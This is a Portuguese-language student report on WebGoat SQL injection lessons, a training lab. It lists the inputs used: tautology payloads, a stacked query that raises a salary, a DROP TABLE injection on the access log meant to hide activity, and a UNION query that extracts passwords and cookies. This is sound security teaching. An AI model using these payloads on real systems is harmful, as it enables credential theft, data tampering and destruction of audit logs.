Sistemas de Segurança de Software

Mestrado em Engenharia Informática

Segurança de Software

Mestrado em Informática

Class Project: Experiments with WebGoat (class 3)

Gustavo Henriques Nº 64361

Leonardo Monteiro Nº 58250

Maria Figueirinhas Nº 46494


2. LAB: SQL Injection

Solving Injection >> SQL Injection (intro) >> Steps 2.

Lesson 2: Retrieving information about Bob.

Para este exercício metemos a seguinte query no campo de input: SELECT * FROM employees WHERE first_name = 'Bob'

Concluímos assim a lição como mostra a imagem abaixo:




Solving Injection >> SQL Injection (intro) >> Steps 3.

Lesson 3: Changing department of Tobi Barnett to 'Sales'.

Para este exercício metemos a seguinte query no campo de input: UPDATE employees SET department = 'Sales' WHERE first_name = 'Tobi'

Concluímos assim a lição como mostra a imagem abaixo:




Solving Injection >> SQL Injection (intro) >> Steps 4.

Lesson 4: Modifying the table scheme by adding the column "phone".

Para este exercício metemos a seguinte query no campo de input:
ALTER TABLE employees ADD phone varchar(20)

Concluímos assim a lição como mostra a imagem abaixo:




Solving Injection >> SQL Injection (intro) >> Steps 5.
Lesson 5: Granting the user "unauthorized_user" rights to the table "grant_rights".

Para este exercício metemos a seguinte query no campo de input:

GRANT ALL ON grant_rights TO unauthorized_user

Concluímos assim a lição como mostra a imagem abaixo:




Solving Injection >> SQL Injection (intro) >> Steps 6.
Lesson 6: Experimenting with different inputs.

Para esta lição simplesmente vimos alguns exemplos de SQL injections.

Solving Injection >> SQL Injection (intro) >> Steps 9.
Lesson 9: Performing a SQL injection.


Para esta lição selecionamos as opções Smith' , OR, '1' = '1 e conseguimos executar uma SQL injection, como mostra a imagem abaixo:



Solving Injection >> SQL Injection (intro) >> Steps 10.

Lesson 10: Performing a Numeric SQL injection.


Para esta lição metemos um número aleatório no Login_Count e no userId metemos uma condição numérica verdadeira. Neste caso metemos 1 or 1=1. Com isto, conseguimos executar uma numeric SQL injection como mostra a imagem abaixo:



Solving Injection >> SQL Injection (intro) >> Steps 11.

Lesson 11: Using SQL injection to retrieve sensitive data from the database


Para esta lição preenchemos o primeiro campo com Smith' OR '1' = '1 e o segundo com Auth 3SL99A' OR '1' = '1. Com isto, conseguimos extrair data sensível através de uma SQL injection, como mostra a imagem abaixo:



Solving Injection >> SQL Injection (intro) >> Steps 12.

Lesson 12: Increasing Jonh Smith salary.


Para esta lição preenchemos o primeiro campo com Smith e o segundo com 3SL99A'; UPDATE employees SET salary=100000 WHERE first_name = 'John' AND last_name='Smith. Com isto conseguimos aumentar o salário do John como mostra a imagem abaixo:



Solving Injection >> SQL Injection (intro) >> Steps 13.

Lesson 13: Delete the log.

Para esta lição foi só preencher o campo com o seguinte input UPDATE' ; DROP TABLE access_log --. Com isto conseguimos esconder as ações executadas, completando assim esta lição como mostra a imagem abaixo:



Solving Injection >> SQL Injection (advanced) >> Steps 3.

Challenge: Retrieving information from the user_system_data and retrieving the password of the user Dave.

Para esta lição metemos o seguinte input:

SELECT * FROM user_data WHERE last_name = ' UNION SELECT 1, user_name, password, cookie, 'a', 'b', 1 FROM user_system_data; --'